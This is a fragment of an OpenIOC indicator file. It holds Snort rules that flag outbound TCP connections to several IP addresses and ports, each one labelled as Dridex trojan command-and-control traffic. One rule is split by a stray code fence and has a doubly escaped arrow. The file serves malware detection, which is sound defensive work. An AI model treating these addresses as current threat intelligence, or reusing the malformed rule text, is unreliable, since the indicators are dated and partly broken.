        </IndicatorItem>
      </Indicator>
      <Indicator operator="OR" id="acec6b04-3e0e-472e-847d-e01ef88c5b21">
        <IndicatorItem              id="e10664a7-5547-40b1-99bf-244c90e1a1d3"
condition="contains">
          <Context document="Snort" search="Snort/Snort" type="mir" />
          <Content type="string">alert tcp any any -&amp;gt; 91.239.232.145 8448
```

```
(msg:"Trojan Dridex request";)</Content>
        </IndicatorItem>
      </Indicator>
      <Indicator operator="OR" id="a3a339ca-51b0-495a-b32f-93a2ddec3127">
        <IndicatorItem                id="1642450f-7704-4a33-8e5e-da589f4a5ccf"
condition="contains">
          <Context document="Snort" search="Snort/Snort" type="mir" />
          <Content  type="string">alert  tcp  any  any  -&gt;  91.239.232.9  8448
(msg:"Trojan Dridex request";)</Content>
        </IndicatorItem>
     </Indicator>
      <Indicator operator="OR" id="a951fcaf-d27d-4a53-8b23-0f48305de5f2">
        <IndicatorItem                id="fcdbd7bf-9be1-4135-a5b1-ced97df63d47"
condition="contains">
          <Context document="Snort" search="Snort/Snort" type="mir" />
          <Content  type="string">alert  tcp  any  any  -&gt;  31.131.251.33  743
(msg:"Trojan Dridex request";)</Content>
        </IndicatorItem>
      </Indicator>
      <Indicator operator="OR" id="49eed3da-8f4c-45d1-aa69-c856e2064c75">
        <IndicatorItem                id="fce6a8ab-4f8b-4e4f-ba30-37f56c9b8813"
condition="contains">
          <Context document="Snort" search="Snort/Snort" type="mir" />
          <Content  type="string">alert  tcp  any  any  -&gt;  134.0.115.157  1443
(msg:"Trojan Dridex request";)
</Content>
        </IndicatorItem>
      </Indicator>
    </Indicator>
  </definition>
</ioc>
```